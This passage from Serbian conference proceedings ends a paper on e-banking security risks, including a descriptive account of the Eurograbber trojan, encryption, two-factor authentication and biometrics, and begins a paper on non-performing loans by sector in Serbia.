
fajlova i na taj način mogu „zaraziti“ određeni program ili računar. Na primer, kreiran je *I love you* virus koji je dosta uspešno napadao *JavaScript* aplikacije.

2. Hakeri i sajbervandalizam – napadi hakera mogu biti motivisani različitim razlozima kao što je uništavanje konkretnog sajta, krađa informacija, izmena sadržaja sajta i drugo. Pod hakerima se podrazumevaju svi oni koji nemaju ovlašćeni pristup podacima, a pokušaju na nedozvoljeni način da do tih podataka dođu.
3. Zloupotreba kreditnih kartica je jako česta pojava i ona se može ogledati u krađi kreditne kartice ili zloupotrebe podataka vlasnika kreditne kartice. Zato mnoge banke svojim opštim uslovima poslovanja definišu osnovne mere opreza kojih se klijent treba pridržavati kako ne bi došlo do zloupotrebe kreditne kartice.
4. Lažno predstavljanje – ovu vrstu zloupotrebe najčešće koriste hakeri kako bi prikrili svoj indentitet prilikom neovlašćenog pristupa određenim podacima i time izbegli eventualno kaznu za to krivično delo. Najčešće u tu svrhu hakeri koriste lažne mail adrese kako bi prikrili svoj stvarni indentitet.
5. Napadi usmereni na odbijanje usluga sajta – ovi napadi se pre svega sastoje u pokušaju da se konkretni sajt optereti podacima i informacijama koje nisu bitne i to u velikom obimu kako bi se blokirao pravilan rad sajta odnosno sistema.
6. Uhođenje – predstavlja vid zloupotrebe gde se koriste posebni programi za prisluškivanje kako bi se došlo do poverljivih privatnih informacija i da bi se te iste informacije kasnije prezentovale javno.
7. Napadi iznutra – predstavljaju vrstu zloupotrebe koju čine zaposleni u određenoj organizaciji kada neovlašćeno koriste privatne informacije kojima nemaju pristup ili ih prenose neovlašćeno drugim licima izvan organizacije (Vidas-Bubanja, 2005.).

Na osnovu predstavljenih mogućih vrsta zloupotrebe može se zaključiti da banke i drugi subjekti koji se bave elektronskim poslovanjem moraju konstantno unapređivati svoje sisteme zaštite kako bi sačuvali reputaciju i onemogućili zloupotrebe privatnih podataka. S obzirom da zloupotrebe uzrokuju velike materijalne (gubitak u poslovanju), ali i nematerijalne štete (gubitak reputacije, a samim tim i klijenata), njihovom sprečavanju se treba posvetiti ogromna pažnja. Često se dešava da pojedinci nisu ni svesni da su meta sajber kriminalaca. Tako je studija u Velikoj Britaniji pokazala da 62% potrošača misli da se zloupotrebe ne mogu dogoditi njima, a 40% potošača nisu sigurni da li su do sada bili meta sajber kriminala ili ne (Polić, 2006).


## 4. PRIMER ONLAJN BANKARSKE PREVARE – VIRUS EUROGRABBER

Brojnim online bankarskim prevarama pridužio se i virus *Eurograbber* koji je nastao 2012. godine i uzrokovao štetu od preko 40 miliona evra preuzimajući kontrolu nad računarima klijenata širom Evrope. Nakon što se žrtva najpre zarazi ovim virusom, napadač čeka prvu uspešnu *e-banking* prijavu žrtve, prilikom koje izlazi lažna poruka o proveri podataka sa molbom da klijent bude strpljiv. Tokom tog perioda čekanja, u pozadini, haker je u stanju da neovlašćeno prenese sredstva sa računa klijenta (OTP banka, 2012). Dakle, ukoliko korisnik nenamerno klikne na zlonamerni link, dolazi do prezimanja računara od strane trojanca koji čeka da se korisnik prijavi na svoj nalog i pokuša da izvrši neku transakciju. Kada korisnik poseti sajt banke, *Eurograbber* će ubrizgati *JavaScript* i *HTML* oznaku u njegov pretraživač, što će rezultirati sa prozorom koji će od korisnika zatražiti njihov broj telefona pod izgovorom „nadogradnje bezbednosti bankinog softvera”. To je ustvari ključ sa kojim Eurograbber prolazi autentifikaciju sa dva faktora (Online Tržište, 2012). Kada korisnik prisuti svom nalogu i pokuša da izvrši transakciju, ovaj virus omogućava napadaču da prenosi sredstva sa računa korisnika na račun napadača (tzv. račun „mule“). Slika 1 prikazuje broj pogođenih korisnika po zemljama. Uočavamo da je najviše korisnika pogođeno u Italiji (11839 korisnika - 39%), potom u Španiji (11352 korisnika – 38%) i Nemačkoj (6130 – 20%), a najmanje u Holandiji (940 korisnika – 3%).




Slika 1. Broj pogođenih korisnika po zemljama (Kanižai, 2013)

Slika 2 prikazuje količinu ukradenog novca u evrima po zemljama. Najveća količina novca je protivpravno prisvojena u Italiji (16384612€ - 45%) gde je i pogođen najveći broj korisnika, zatim u Nemačkoj (12862109€ - 36%) i Španiji (5872635€ - 14%), a najmanje u Holandiji (1172889 – 3%). Korisnici usluga elektronskog bankarstva su „osetili na svojoj koži“ koliko je bitan oprez i ogromna pažnja prilikom unosa ličnih podataka, pristupanja nalogu i vršenja transakcija.




Slika 2. Iznos protivpravno prisvojenog novca u evrima po zemljama (Kanižai, 2013)

## 5. SIGURNOSNA REŠENJA U ELEKTRONSKOM BANKARSTVU

Elektronsko bankarstvo menja način na koji klijenti obavljaju svoje bankarske poslove (Moga *et al.*, 2012) i oni više ne moraju da posete banku kako bi realizovali određenu aktivnost (Fonseca, 2014). U cilju eliminisanja bezbednosnih pretnji i održavanja poverenja klijenata na što višem nivou, zaposleni u okviru banke koja pruža usluge elektronskog bankarstva moraju biti obavešteni o svim mogućim pretnjama. Ulaganja u cilju dostizanja bezbednosti *e-banking* sistema su jednako bitna kao i ulaganja u sam njihov razvoj, jer opstanak elektronskog ban-



DOI: 10.15308/Synthesis-2015-463-468

karstva zavisi od ugleda banaka i njihovih sposobnosti da ubede klijente da su njihova sredstva i transakcije sigurni. Kao i kod svih online transakcija, postoje rizici u elektronskom bankarstvu koji uključuju bezbednost transakcija, finansijski gubitak zbog lične ili bankovne greške i gubitak vremena u korišćenju sistema i ispravljanju grešaka (Tassabehji & Kamala, 2012). Imajući ove rizike u vidu, svaka banka mora da razvije strategiju za smanjenje rizika ukoliko želi da zadrži klijente, privuče nove i opstane na tržištu.

U pogledu sistema elektronskog bankarstva, neki od bezbednosnih zahteva su:

- Kriptovana komunikacija (kako bi komunikacija bila zaštićena od „*man-in-the-middle*" napada, neophodno je da ista bude kriptovana);
- Limiti transakcija (limiti mogu biti po transakciji, dnevni, mesečni, itd.);
- Dvofaktorska identifikacija;

Adekvatno logovanje (sistem mora da je sposoban da ključne bezbednosne događaje loguje i da se ti logovi mogu čuvati, pretraživati i analizirati, uz čuvanje integriteta istih) (Kanižai, 2013).

Kriptografija obezbeđuje čuvanje tajnosti informacija. Ona pruža mogućnost šifrovanja poruka prilikom prenošenja poverljivih podataka putem Interneta, kao i deširovanja prilikom prijema. Ovi procesi se vrše korišćenjem kriptografskih ključeva, uz pomoć kriptografskog algoritama. Cilj ovih metoda je da se onemogući stizanje poruke u „pogrešne ruke". Slika 3 prikazuje proces kriptografije. Pošiljalac poruke transformiše otvoreni tekst u šifrant, uz pomoć ključa, i šalje ga putem komunikacionog kanala primaocu, koji ga po prijemu dešifruje. Protivnik može da dođe do širanta, ali ne poseduje ključ za dešifrovanje, tako da je otvoreni tekst zaštićen od zloupotrebe.

Najkvalitetnija kriptografska rešenja koja se primenjuju u savremenim računarskim mrežama baziraju se na primeni simetričnih kriptografskih sistema za zaštitu tajnosti (po mogućstvu uz korišćenja sopstvenih simetričnih algoritama višeg kriptografskog kvaliteta), asimetričnih kriptografskih sistema baziranih na tehnologiji digitalnog potpisa, digitalnih certifikata i hardverskih modula (kriptografski koprocesori i smart kartice) (Nuković & Soti, 2013).

Simetrični i asimetrični kriptografski algoritmi se koriste u procesu zaštite Internet i Intranet računarskih mreža. Kada su u pitanju simetrični kriptografski algoritmi, ključevi za šifrovanje i dešifrovanje su identični, što nije slučaj kod asimetričnih kriptografskih algoritama za koje je karakteristično postojanje javnog i tajnog ključa. Ključ za šifrovanje dostupan svima, dok je tajni ključ poznat samo onome ko treba da dešifruje poruku.

Dvofaktorska identifikacija predstavlja upotrebu dva identfikaciona faktora pri autentifikaciji –lozinka + PIN kod očitan sa posebnog uređaja ili biometrija (Kanižai, 2013). Dakle, postoje tri metode potvrda identiteta: potvrda „nešto što znam", kao što je lozinka, PIN kod; potvrda „nešto što imam", kao što je lična karta; i potvrda „nešto što jesam", kao što je otisak prsta i sl. (Hyun-Jung, 1995). Dvofaktorska identifikacija pruža viši nivo zaštite u poređenju sa primenom samo jedne od navedenih metoda.

Kada su u pitanju lozinke, banke najčešće preporučuju da lozinka bude složena, tj. da sadrži kombinaciju malih i velikih slova, brojeva i simbola, da ne bude laka za pogađanje, da ne sadrži značajne datume i imena i da se redovno menja.

PIN kodovi za dvofaktorsku identifikaciju generišu se na posebnim uređajima, i to najčešće na svaki minut se generiše novi kod. Uređaji za generisanje kodova mogu biti različiti, od USB tokena, preko običnog tokena u obliku priveska za ključeve, pa do jednostavne aplikacije na mobilnom telefonu (Kanižai, 2013).


Biometrijska identifikacije se često koristi kao oblik zaštite od rizika i zloupotreba u elektronskom bankarstvu. Korišćenje PIN-ova i lozinki u e-banking proverama identiteta je često mnogo jače sredstvo u teorijskom nego u praktičnom smislu, jer korisnici u velikom broju slučajeva imaju problem da zapamte više PIN-ova i lozinki. Shodno tome, dolazi do rasta bezbednosnih rizika jer korisnici biraju jednostavne lozinke koje lako pamte i pri tome ignorišu bezbednosne savete banaka. U ovom slučaju, kao nauka o identifikovanju i prepoznavanju korisnika na osnovu njegovih fizičkih osobina i ponašanja, biometrija je efikasno rešenje. Ove osobine krisnika je veoma teško falsifikovati i kopirati. Njih korisnik ne može da izgubi ili zaboravi.

Da bi neka biometrijska karakteristika bila pogodno sredstvo za identifikaciju, mora ispunjavati sledeće uslove:

1. Univerzalnost – mora biti prisutna kod svake osobe;
2. Jedinstvenost ili individualnost – kod svake osobe karakteristika mora biti različita;
3. Trajnost i nepromjenjivost – ne sme i ne može se promijeniti protekom vremena;
4. Jednostavnost prikupljanja i poređenja – najveća prednost u odnosu na druge metode (Radmilović, 2008).

Biometrija igra značajnu ulogu u obezbeđivanju sigurnosti, i predstavlja budućnost sigurne provere identiteta. Sve više uređaja koje svakodnevno koristimo su povezani sa biometrijom (prepoznavanje glasa na mobilnim uređajima, prepoznavanje lica na pametnim telefonima i sl.). Kao posledica toga, klijenti će biti sve zahtevniji kada je u pitanju bezbednost njihovih bankovnih računa. U testu različitih biometrijskih tehnologija, provera putem otiska prsta, glas i potpisa, dobijen je rezultat da je biometrijska identifikacija putem otiska prsta korisnicima najjednostavnija za korišćenje i smatrana je najsigurnijom kada se uzmu u obzir ove tri vrste identifikacije (Tassabehji & Kamala, 2012), odnosno, izazvala je veći stepen poverenja korisnika.

Međutim, pored brojnih prednosti, za biometrijski sistem su karakteristične i greške i nedostaci. Treba imati u vidu to da biometrija, naročito kada je u pitanju online bankarstvo za fizička lica, iako doprinosi povećanju sigurnosti, može značajno uticati na narušavanje privatnosti korisnika. Greške koje se najčešće javljaju u ovom sistemu su: pogrešno prihvatanje i pogrešno odbijanje. Pogrešno prihvatanje podrazumeva prihvatanje lažnog krisnika jer je sistem prepoznao ulazni podatak kao sličan postojećem podatku u bazi. Pogrešno odbijanje je odbijanje legitimnog korisnika jer sistem nije prepoznao podudaranje ulaznih podataka sa podacima u bazi. Da bi se bolje analizirao uticaj ovih grešaka na rad sistema potrebno je izračunati odnos između broja pogrešnih prihvatanja i broja neovlašćenih pristupa, odnosno procenat pogrešnog prihvatanja, (*False Acceptance Rate,*





Slika 3. Proces kriptografije
Izvor: Nuković & Soti (2013)



DOI: 10.15308/Synthesis-2015-463-468

*FAR)*. Takođe, je potrebno naći i odnos između broja pogrešnih odbijanja i broja ovlašćenih pristupa, odnosno procenat pogrešnog odbijanja, (*False Rejection Rate, FRR*) (Paunović & Starčević, 2013). Sigurnosni prag sistema (*Security Threshold*) utiče na vrednosti za FAR i FAP, a njegova visina zavisi od svrhe biometrijskog sistema. Ukoliko se traži viši nivo sigurnosti nekog sistema, doćiće do smanjenja FAR-a, ali će proporcionalno doći do povećanja FRR-a. Slika 4 prikazuje vrednosti FAR i FRR i njihovu zavisnost od sigurnosnog praga u biometrijskom sistemu.




Slika 4. Primer zavisnosti FAR-a i FRR-a od sigurnosnog praga
Izvor: Paunović & Starčević (2013)

Tačka preseka krivih FAR i FRR se naziva jednaki procenat greške (*Equal Error Rate – EER*). Što je vrednost EER manja, to sistem ima bolje performance (Barzut & Milosavljević, 2013), ali ipak u praksi EER ne služi za poređenje kvaliteta sistema različitih proizvođača, pogotovo ako se vrednosti neznatno razlikuju (Paunović & Starčević, 2013).

Narodna banka Srbije (NBS) je tokom marta 2013. godine donela Odluku o minimalnim standardima upravljanja informacionim sistemom finansijske institucije, koja je stupila na snagu 01.01.2014. godine i u kojoj se, između ostalog, ističe i značaj dvofaktorske autentifikacije u procesu povećanja sigurnosti i zaštite korisnika elektronskog bankarstva. U tački 50 Odluke se navodi da je banka dužna da, pri izvršavanju platnih transakcija u okviru elektronskog bankarstva, obezbedi da autentifikacija korisnika tog bankarstva uključi kombinaciju najmanje dva elementa za potvrđivanje korisničkog identiteta (Službeni glasnik RS, 2013). U skladu sa Odlukom neophodno je da banke u narednom periodu posvete više pažnje pitanju sigurnosti njihovih korisnika, pri čemu je, pored ovih uputstava, od ključnog značaja i to da se vode primerima iz prakse. Kada je dvofaktorska autentifikacija u pitanju, praksa pokazuje da je za njen uspeh ključna suštinska odvojenost faktora, jer bi u tom slučaju bilo neophodno hakovati istovremeno dva sistema, što otežava i komplikuje napad.

## 6. ZAKLJUČAK

U svom poslovanju banke se susreću sa brojnim rizicima, pri čemu su najznačajniji operativni, reputacioni, pravni i rizik internacionalnog poslovanja. Razvoj i primena savremenih tehnologija je u elektronskom bankarstvu pružila mogućnost bankama da znatno povećaju obim poslovanja i da značajno prošire svoju bazu klijenata i van granica države u kojoj je pozicionirano njihovo sedište. Međutim, savremene tehnologije su značajno povećale i rizike kojima su izložene banke i klijenti. Zbog toga je veoma bitno da banke razviju strategiju upravljanja rizicima.

Za očuvanje reputacije banaka i dostizanje uspeha u uslovima oštre konkurencije na tržištu, banke moraju neprestano raditi na povećanju nivoa sigurnosti svojih podataka, a naročito privatnih podataka klijenata, kako bi smanjila mogućnost zloupotrebe istih. Najveća pretnja za zloupotrebu privatnih podataka klijenata su različite vrste sajber kriminala, kao što su virusi, neovlašćeno korišćenje kartice, razni programi za prisluškivanje, lažno predstavljanje i sl.

U cilju eliminisanja ovakvih pretnji, očuvanja sigurnosti i privatnosti na najvišem mogućem nivou, pred banke i njihove klijente se stavljaju mnogi bezbednosni zahtevi, kao što su kriptovana komunikacija, limiti transakcija, dvofaktorska identifikacija i adekvatno logovanje. Narodna banka Srbije je donela Odluku o minimalnim standardima upravljanja informacionim sistemom finansijske institucije koja se primenjuje od početka 2014. godine i koja je, između ostalog, imala za cilj povećanje sigurnosti korišćenjem dvofaktorske autentifikacije pri obavljanju elektronskog bankarstva. S obzirom da ovakva autentifikacija podrazumeva kombinaciju dva faktora pri autentifikaciji, smanjuje se mogućnost zloupotrebe, a naročito jer se preporučuje suštinska odvojenost faktora, kako bi se otežao napad. Jedan od faktora najčešće podrazumeva biometrijsku identifikaciju koja se u praksi pokazala kao veoma uspešna. U savremenim uslovima poslovanja je neizbežno da banke usvajaju i koriste savremene tehnologije koje značajno doprinose unapređenju njihovog poslovanja, ali i to da će i dalje često biti meta hakera i sličnih pretnji. Jedino što mogu da učine jeste da nastoje da uvek budu bar jedan korak ispred njih na polju sigurnosti.

## LITERATURA

Amtul, F. (2011). E-Banking Security Issues: Is There A Solution in Biometrics? *Journal of Internet Banking & Commerce, 16*(2), 1-9.

Bank for International Settlements. (1998). *Risk Management for Electronic Banking and Electronic Money Activities*. Preuzeto 2. marta 2015. sa https://www.bis.org/publ/bcbsc215.pdf

Bank for International Settlements. (2000). *Electronic Banking Group Initiatives and White Papers*. Preuzeto 2. marta 2015. sa http://www.bis.org/publ/bcbs76.htm

Barzut, S., & Milosavljević, M. (2013). Pregled savremenih Sistema za biometrijsku autentifikaciju. Interenet u edukacionom i poslovnom okruženju : zbornik radova / IV naučni skup Mreža 2013, 14.6.2013. godine, Valjevo. Beograd : Univerzitet Singidunum.

Ercegovac, D., & Momičilović, M. (2012). Investiciona strategija poslovnih banaka na finansijskim tržištima. *Škola biznisa, 2(2012)*, 35-48.

Fonseca, J. (2014). E-banking culture: A comparison of EU 27 countries and Portuguese case in the EU 27 retail banking context. *Journal of Retailing and Consumer Services, 21*(5), 708-716.

Gunson, N., Marshall, D., McInnes, F., & Jack, M. (2011). Usability evaluation of voiceprint authentication in automated telephone banking: Sentences versus digits. *Interacting with Computers, 23*(1), 57–69.



DOI: 10.15308/Synthesis-2015-463-468

Hyun-Jung, K. (1995). Biometrics, is it a Viable Proposition for Identity Authentication and Access Control? *Computers & Security, 14*(3), 205-214.

Jović, Z., & Ćorić, G. (2013). Elektronsko poslovanje kao uslov kvaliteta bankarskog poslovanja. XII međunarodni naučni skup Sinergija 2013. "Kvalitet-put u Evropu ", 29.03.2013. godine, Bijeljina (str. 448-455). Bijeljina: Univerzitet Sinergija.

Kalige, E. & Burkey D. (2012). *A Case Study of Eurograbber: How 36 Million Euros was Stolen via Malware*. Preuzeto 10. marta 2015. sa http://www.checkpoint.com/downloads/product-related/whitepapers/Eurograbber_White_Paper.pdf.

Kanižai, V. (2013). Preventivna zaštita elektronskog bankarstva. Konferencija o bezbednosti informacija BISEC 2013. 19.06.2013. (str. 35-39). Beograd: Narodna banka Srbije.

Littler, D., & Melanthiou, D. (2006). Consumer perceptions of risk and uncertainty and the implications for behaviour towards innovative retail services: The case of Internet banking. *Journal of Retailing Consumer Services, 13*(6), 431–443.

Moga, L.M., Nor, K.M., Neculita, M., & Khani, N. (2012). Trust and Security in E-banking Adoption in Romania. *Communications of the IBIMA*, pp. 1-10.

Momirović, D. (2008). Inovacije u bankarstvu Srbije: usvajanje savremenog evropskog načina poslovanja. *Tržište, novac, kapita, 41*(3), 97-110.

Muñoz-Leiva, F., Luque-Martínez, T., & Sánchez-Fernández, J. (2010). How to improve trust toward electronic banking. *Online Information Review, 34*(6), 907–934.

Narodna Banka Srbije. (2013). *Odluka o minimalnim standardima upravljanja informacionim sistemom finansijske institucije*. Preuzeto 15. marta 2015. sa http://www.nbs.rs/internet/latinica/scripts/showContent.html?id=6339&konverzija=no.

Nuković, M., & Soti, R. (2013). Zaštita podataka u računarskim sistemima korišćenjem kriptografskih metoda. *Pravne teme,* 1(1), 66-78.

Online tržište. (2012). *Trojanac Eurograbber prošao autentifikaciju sa dva faktora i ukrao 40 miliona evra iz evropskih banaka*. Preuzeto 8. marta 2015. sa http://onlinetrziste.com/2012/12/trojanac-eurograbber-prosao-autentifikaciju-sa-dva-faktora-i-ukrao-40-miliona-evra-iz-evropskih-banaka/.

OTP banka. (2012). *Važno obaveštenje*. Preuzeto 15. marta 2015. sa https://www.otpbanka.rs/PDF/e_bank/Vazno_obavestenje.pdf.

Paunović, S., & Starčević, D. (2013). Biometrijski sistemi za utvrđivanje identiteta. Zbornik radova: međunarodna konferencija i izložba: XXVIII naučno-stručni skup InfoTech 2013, Aranđelovac, 12. jun - 13. jun 2013. Beograd : JURIT.

Polić, S. (2006). *Zaštita podataka u internet okruženju*. Zbornik radova: Zloupotrebe informacionih tehnologija i zaštita - ZITEH '06, Tara, 07-10.11.2006. Beograd : IT Veštak.

Radmilović, Ž. (2008). Biometrijska identifikacija. *Policija i sigurnost, 17*(3-4), 159-180.

Službeni glasnik RS. (2013). *Odluka o minimalnim standardima upravljanja informacionim sistemom finansijske institucije*. Službeni glasnik RS, br. 23/2013 i 113/2013. Preuzeto 15. marta 2015. sa http://www.nbs.rs/export/sites/default/internet/latinica/20/sis/min_standardi_upravljanja_IT_sistemom.pdf.

Tassabehji, R., & Kamala, M. (2012). Evaluating biometrics for online banking: The case for usability. *International Journal of Information Management, 32*(5),489-494.

Vaughan, E., & Vaughan, T. (1995). *Osnovi osiguranja: Upravljanje rizicima*. Zagreb: John Wiley & Sons.

Vidas-Bubanja, M. (2005). *E-poslovanje: menadžment, tehnologije, aplikacije*. Beograd: Beogradska poslovna škola.

Vuković, V., & Stakić, B. (2010). Rizici u bankarstvu sa posebnim osvrtom na operativni rizik. *Singidunum revija, 7*(1), 7-20.



DOI: 10.15308/Synthesis-2015-463-468

Synthesis
International Scientific Conference of IT and Business-Related Research

# SEKTORSKA STRUKTURA PROBLEMATIČNIH PLASMANA U SRBIJI

## SECTORAL STRUCTURE OF NPLS IN SERBIA

Zoran Jović[1], Kosana Vićentijević[2]
[1]Univerzitet Singidunum, Poslovni fakultet u Valjevu, Železnička 5, Valjevo, Srbija
[2]Univerzitet Singidunum, Poslovni fakultet u Beogradu, Danijelova 32, Beograd, Srbija

**Apstrakt:**
Dominantni udeo aktive bankarskog sektora u Srbiji zauzimaju dati krediti koji su uglavnom indeksirani u stranoj valuti. Najveći udeo u plasiranim kreditima ima sektor privrede sa oko 44% i sektor stanovništva sa oko 34% svih plasmana, dok ostatak od oko 22% dele sektor finansija i osiguranja, javni sektor, javna preduzeća i ostali sektori. Uočljiv je trend povećanja problematičnih kredita NPL – non performance loans u Srbiji u poslednjih pet analiziranih godina i to sa 16,9% u 2010. godini na 23,0% polovinom 2014. godine, pri čemu visina NPL-a u privredi iznosi 27,4%, a u stanovništvu 10,24%. U strukturi problematičnih kredita plasiranih privredi, po obimu, najveće učešće zauzimaju krediti plasirani prerađivačkoj industriji, potom trgovini, a zatim građevinarstvu i poslovanju sa nekretninama. Međutim, odnos problematičnih kredita i ukupno plasiranih kredita unutar različtih privrednih grana pokazuje da je unutar delatnosti građevinarstva, 53,9% NPL-a u odnosu na ukupne kredite, u delatnosti poslovanja sa nekretninama 38,2%, trgovini 30,2%, a u prerađivačkoj industriji 28,6%., što ove privredne delatnosti svrstava u grupu iznadprosečno rizičnih delatnosti za kreditne plasmane. U strukturi loših plasmana stanovništvu, po obimu, više od polovine odlazi na stambene i gotovinske kredite, dok je unutar ovih kategorija procentualno učešće NPL-a ispod proseka sektora stanovništva. Rešavanje problema loših plasmana banaka može da ide u dva pravca. Jedan je interni i odnosi se na pooštravanje kriterijuma za odobravanje kredita klijentima iz rizičnijih sektora i grana privredne delatnosti, a drugi je eksterni i odnosi se na izmeštanje dela kontaminirane aktive iz bilansa banaka i prenošenje ili na Vladu, Centralnu banku ili na specijalizovane institucije koje imaju ovlašćenja i zadatak da likvidiraju lošu aktivu pod najboljim mogućim uslovima.

**Ključne reči:**
loši plasmani, banke, privreda, stanovništvo.

**Abstract:**
The dominant share of assets of the banking sector in Serbia cover loans that are mostly indexed to a foreign currency. Corporate sector and retail sector have the largest share of loans granted with about 44% and 34%, respectively. The remaining 22% is shared by finance and insurance sector, public sector, public enterprises and other sectors. A growing trend of NPLs (non- performing loans) can be observed in Serbia over the last five years, from 16.9% in 2010 to 23% in mid-2014, while the height of the NPL in corporate sector is 27.4%, and 10.2% in retail. Within the structure of corporate NPLs, the largest share of NPLs is granted to manufacturing industry, followed by commerce, construction and real estate business. However, the ratio of NPLs to total loans within the construction sector is 53.9% NPL to total loans, in the real estate business activities 38.2% , commerce 30.2%, and in manufacturing industry is 28.6%, which places these economic activities in the group of above average risk activities for loan investments. In the structure of non-performing loans to households (retail), more than half are housing and cash loans, while the share of NPLs within these categories is below the average of the retail sector. The problem of non-performing loans of banks can be solved in two ways. The first one is internal and refers to the tightening of the criteria for granting loans to customers from highly risky sectors and industry, while the other one is external and refers to the relocation of part of the contaminated assets from the bank balance sheets and their transfer to the Government, the Central Bank, or some specialized institutions that have the authority and duty to liquidate bad assets under the most favorable conditions.

**Key words:**
non-performing loans, banks, corporate sector, retail sector.

## 1. UVOD

Trend rasta učešća problematičnih kredita NPL (*non performans loans*) u Srbiji preti da ugrozi normalno funkcionisanje pojedinih banka i celokupnog bankarskog sistema. Cilj ovog rada je da utvrdi strukturu loših plasmana po granama privrednih delatnosti, da označi najproblematičnije privredne delatnosti koje najviše generišu NPL, kao i strukturu problematičnih kredita plasiranih fizičkim licima i da označi pravce daljeg pojedinačnog ponašanja banaka i moguće pravce rešavanja nagomilanog nivoa NPL na nivou bankarskog sektora i države u celini.

U istraživanju se polazi od generalne hipoteze da u uslovima recesije i finasijske krize raste procentualno učešće problematičnih plasmana u ukupnim plasmanima bankarskog sektora Srbije.

Generalna hipoteza je operacionalizovana preko sledećih posebnih i pojedinačnih hipotetičkih tvrdnji:

1. Da su plasmani sektoru privrede nadprosečno rizični i da odlučujuće doprinose rastu NPL na nivou bankarskog sektora.
2. Da su zbog međusobne povezanosti sve privredne grane podjednako rizične za bankarske plasmane.
3. Da su plasmani sektoru stanovništva nisko rizični i sa tog aspekta a priori prihvatljivi za banke.
4. Da su sve vrste kredita za stanovništvo nisko rizične i da nose niske i prihvatljive nivoe NPL.

E-mail: zjovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-469-474

Uzimajući u obzir specifičnosti teme u istraživanju su upotrebljene sledeće osnovne naučne metode: metoda analize i sinteze, induktivna i deduktivna metoda, metoda deskripcije i komparativna metoda. Od opštenaučnih metoda primenjene su istorijsko komparativna metoda, statistička metoda i hipotetičko - deduktivna metoda. Korišćene su i metode prikupljanja podataka i njihove analize. Podaci za tabele i slike u radu su preuzeti iz kvartalnih izveštaja NBS za bankarski sektor u Srbiji u periodu 2010-2014 (NBS, 2014).

## 2. PROBLEMATIČNI PLASMANI U SRBIJI

Prema međunarodno prihvaćenoj definiciji i NBS (2014), pod problematičnim plasmanima odnosno *non performance loans* – NPL podrazumeva se stanje ukupnog preostalog duga svakog pojedinačnog kredita, uključujući i iznos docnje:


- na osnovu koga dužnik kasni sa otplatom glavnice ili kamate 90 i više dana od inicijalnog roka dospeća;
- po kome je kamata u visini tromesečnog iznosa (i viša) pripisana dugu, kapitalizovana, refinansirana ili je odloženo njeno plaćanje;
- po osnovu kog dužnik kasni manje od 90 dana, ali je banka procenila da je sposobnost dužnika da otplati dug pogoršana i da je otplata duga u punom iznosu dovedena u pitanje.

Rast volumena loših plasmana predstavlja indikator pogoršanja kvaliteta kreditnog portfolia bankarskog sektora u celini. Zbog toga je praćenje nivoa i trenda kretanja problematičnih plasmana od izuzetnog značaja za prepoznavanje mogućih problema u naplati bankarskih potraživanja i praćenja kreditnog rizika. Pored toga, dodatna analiza nivoa problematičnih kredita u odnosu na izvršene ispravke njihovih vrednosti, regulatorna rezervisanja i kapital, daje uvid u mogućnosti bankarskog sektora da prihvati i apsorbuje gubitke koji nastaju kao posledica problematičnih kredita.

Kretanje ukupne klasifikovane aktive u poslednjih pet godina (tabela 1 i slika 1) pokazuje relativno stabilan nivo, sa blagim rastom u prve tri godine i blagom stagnacijom u poslednje dve, izazvane uglavnom gašenjem pojedinih domaćih banaka. Međutim, za posmatranje kvaliteta klasifikovane aktive mnogo je značajnije kretanje njene strukture. Primetno je smanjenje rizične aktive u kategorijama B,V i G, dok se povećava rizična aktiva u kategorijama A i D. Povećanje aktive u kategoriji A bi mogao biti dobar pokazatelj ukolko bi u rastu ukupne klasifikovane aktive domnirali dati krediti. Međutim, u strukturi klasifikovane aktive u poslednjim godinama je uočljiv rast učešća plasmana u različite oblike državnih hartija od vrednosti koje su po definiciji klasifikovane u A kategoriju. Zabrinjava rast volumena D kategorije, što govori da se ranije plasirani krediti, koji su uglavnom bili klasifikovani u A i B kategoriju, vremenom, zbog kašnjenja u servisiranju, sele u lošije kategorije, prvo u V, pa u G i na kraju u najlošiju D 